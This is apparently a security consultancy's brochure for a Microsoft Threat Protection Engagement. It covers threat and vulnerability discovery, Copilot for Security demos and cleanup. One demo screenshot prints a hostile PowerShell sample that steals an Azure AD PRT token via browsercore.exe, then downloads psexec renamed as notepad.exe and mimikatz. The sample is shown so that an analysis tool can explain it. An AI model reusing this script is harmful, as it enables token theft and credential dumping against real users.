CLOUDGUARD

Microsoft
Solutions Partner
Security

# Threat Protection Engagement

## Engagement Overview

# Introducing the Threat Protection Engagement

Discover threats and vulnerabilities to Microsoft cloud and
on-premises environments.

# What we’ll do during the engagement

**Analyze** requirements and priorities for a Unified Security Operations Platform with Microsoft Defender XDR and Microsoft Sentinel

**Define scope & deploy** selected Microsoft security solutions in production environment.

**Discover** threats to cloud and on-premises and across email, identity, servers, endpoints and data.

**Discover** and prioritize vulnerabilities and misconfigurations across the organization.

**Plan** next steps on how to work together.

# After the Threat Protection Engagement, the customer will...

- ✓ Better understand, prioritize, and mitigate potential threats.
- ✓ Better understand, prioritize, and address vulnerabilities.
- ✓ Accelerate their security journey with Microsoft.
- ✓ Have defined next steps based on their needs and objectives.

# Objectives

## Discover threats

Gain visibility into threats to Microsoft 365 cloud and on-premises environments across email, identity, servers, endpoints and data to better understand, prioritize and mitigate potential vectors of cyberattacks against the organization.

## Discover vulnerabilities

Gain visibility into vulnerabilities to Microsoft 365 cloud and on-premises environments to better understand, prioritize and address vulnerabilities and misconfigurations across the organization.

## Define next steps

As part of the engagement, we will work with the customer to define a list of next steps based on needs, objectives, and results from the Threat Protection Engagement.

# Outcomes

## Threat Exploration Results

Findings from the exploration of cyber security threats currently targeting the organization, as observed in this engagement.

## Threat Recommendations

Maps observed threats to Microsoft 365 security products and features to mitigate impact.


## Vulnerability Exploration Results

Findings from the exploration of vulnerabilities and misconfigurations, as observed in this engagement.

## Vulnerability Recommendations

Guidance on how to prioritize and address vulnerabilities and misconfiguration.

# Out of Scope



- Configuration of Microsoft security solutions beyond the guidance provided in the Delivery Guide
- Deep analysis (investigation) of threats found during the engagement
- Incident response
- Forensic analysis
- Technical designs or implementations
- Proof of Concept or Lab Deployment

# Readiness (Optional)

Readiness is an optional phase of the Threat Protection Engagement designed to ensure that all attendees will have a basic understanding of the Microsoft Security products included as part of the engagement.

## Threat Protection Overview

Providing an overview of how Microsoft security solutions, such as Microsoft Defender XDR, Microsoft Sentinel, and more, can help in defending against cyber threats.

# Data Collection

# Data Collection

- Threats detected by the engagement tools.
- Vulnerabilities and misconfigurations detected by the engagement tools.
- Upload of Cloud Discovery logs (towards the end of the activity)*.

* Only applies to the Endpoint and Cloud Apps Protection – Selectable Module when using Microsoft Defender for Cloud Apps as a source of the cloud discovery data.

# Threats and Vulnerabilities Exploration (Mandatory and Selectable Modules)


# Threats and Vulnerabilities Exploration

Gain visibility into threats and vulnerabilities to cloud and on-premises environments obtained as part of the engagement.

Learn about key product scenarios and features of Microsoft security solutions.

Get recommendations from Microsoft experts on:

- How to mitigate cyberattacks
- How to discover and prioritize vulnerabilities and misconfigurations.




Microsoft Sentinel | Incidents
866 Open incidents
866 New incidents
0 Active incidents
Open incidents by severity
Unfamiliar sign-in properties involving one user
Microsoft 365 Defender
Incidents
Most recent incidents and alerts
Microsoft 365 Defender
Microsoft Defender Vulnerability Management dashboard
Exposure score
27/100
Exposure distribution
Remediation activities
Your score for devices...
1 certificates expired

# Microsoft Copilot for Security Demonstration - Selectable Module

# Microsoft Copilot for Security Demonstrations

- Interactive demonstrations on how Microsoft Copilot for Security can help support security professionals in end-to-end scenarios such as incident response, threat hunting, intelligence gathering, and posture management.

- Microsoft Copilot for Security interactive demonstrations:
  - Unified SecOps Platform – Business Email Compromise
  - Unified SecOps Platform – SAP Attack Disruption
  - Defender XDR embedded to standalone
  - Unified SecOps Platform – Human Operations Ransomware
  - CISO report to the board of directors
  - CISO using Copilot for Security
  - Copilot for Security – Prompt book creation
  - Copilot for Security – Script analysis



··· > Multi-stage incident involving Initial access & Command and control including Ransomware on multiple endpoints reported by multiple sources

Multi-stage incident involving Initial access & Co...

Important! Attack disruption has automatically taken multiple response actions. For more details, go to the Action center.

Oct 17, 2023 9:07 PM · Resolved
**Potential human-operated malicious activity**
parkcity-win10s.parkcity.alpineskihouse.co · 2 Users

Oct 17, 2023 10:33 PM · Resolved
**Suspicious RDP session**
parkcity-win10v.parkcity.alpineskihouse.co · 2 Users

Oct 17, 2023 10:37 PM · Resolved
**Manatee Tempest activity group**
parkcity-win10v.parkcity.alpineskihouse.co · jonaw

Oct 17, 2023 10:37 PM · Resolved

**Incident summary**
Feb 28, 2024 3:17 PM

The high severity multi-stage incident involving Initial Access, Command and Control, and Ransomware on multiple endpoints occurred between 2023-10-17 08:07:35 UTC and 2023-10-24 06:57:14 UTC. It triggered an automatic Attack Disruption action and was tagged as Ransomware.

- **InitialAccess:** The incident began at 2023-10-17 08:07:35 UTC with potential human-operated malicious activity on the device 'parkcity-win10s' (Windows10). The activity involved 18 files, including 'dool.pdf.lockbit' and 'uncongeniality.lob', and 4 processes, including 'svchost.exe' (running as SYSTEM) and 'ntoskrnl.exe' (running as SYSTEM), impacting user 'lynner'.

**Analyze a script or command**

```
Script:curl vectorsandarrows.com function Get-UserPRTToken { <# .SYNOPSIS Gets user's PRT token from
the Azure AD joined or Hybrid joined computer. .DESCRIPTION Gets user's PRT token from the Azure AD
joined or Hybrid joined computer. Uses browsercore.exe to get the PRT token. #> [cmdletbinding()]
Param() Process { # There are two possible locations $locations = @( "$($env:ProgramFiles)\Windows
Security\BrowserCore\browsercore.exe" "$($env:windir)\BrowserCore\browsercore.exe" ) # Check the
locations foreach($file in $locations) { if(Test-Path $file) { $browserCore = $file } } if(!$browserCore) { throw
"Browsercore not found!" } # Create the process $p = New-Object System.Diagnostics.Process
$p.StartInfo.FileName = $browserCore $p.StartInfo.UseShellExecute = $false
$p.StartInfo.RedirectStandardInput = $true $p.StartInfo.RedirectStandardOutput = $true
$p.StartInfo.CreateNoWindow = $true # Create the message body $body = @" { "method":"GetCookies",
"uri":"https://0pm4injiht-gkso1uszkm.app.highlights.guide/common/oauth2/authorize",
"sender":"https://login.microsoftonline.com" } "@ # Start the process $p.Start() | Out-Null $stdin =
$p.StandardInput $stdout = $p.StandardOutput # Write the input
$stdin.BaseStream.Write([bitconverter]::GetBytes($body.Length),0,4) $stdin.Write($body) $stdin.Close() #
Read the output $response="" while(!$stdout.EndOfStream) { $response += $stdout.ReadLine() } Write-
Debug "RESPONSE: $response" $p.WaitForExit() # Strip the stuff from the beginning of the line $response
= $response.Substring($response.IndexOf("{")) | ConvertFrom-Json # Check for error if($response.status -
eq "Fail") { Throw "Error getting PRT: $($response.code). $($response.description)" } # Return return
$response.response.data } } Get-UserPRTToken > $Env:temp\prtt.bin wget
https://live.sysinternals.com/psexec.exe -outfile $Env:temp\notepad.exe wget
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile
$Env:temp\mechanteprune.zip
```

**3 steps completed** 31 seconds

Feb 28, 3:46 PM | 33 seconds

The provided script performs several actions that involve interacting with the Windows Security component, making HTTP requests, and downloading files. It starts by making a curl request to the URL "vectorsandarrows.com". Then, it defines a function `Get-UserPRTToken` that attempts to find and execute the `browsercore.exe` process from two possible locations. This function sends a JSON request

Ask anything about security, or type / for suggestions or * for promptbooks

AI-generated content can have mistakes. Make sure it's accurate before using it.

# Results Presentation and Next Steps Discussion

- Findings and recommendations from the Threats and Vulnerabilities Exploration
- Technical-level next steps, such as deployments and/or managed services
- Strategic-level next steps
- Agree on follow-up engagements

# Engagement Decommissioning

“Leave no trace.”

- Remove uploaded logs
- Remove configuration changes
- Deactivate trial licenses

Unrestricted

CLOUDGUARD

Microsoft
Solutions Partner
Security

For more information, please contact us at

www.cloudguard.ai
hello@cloudguard.ai
+44 (0)161 504 3313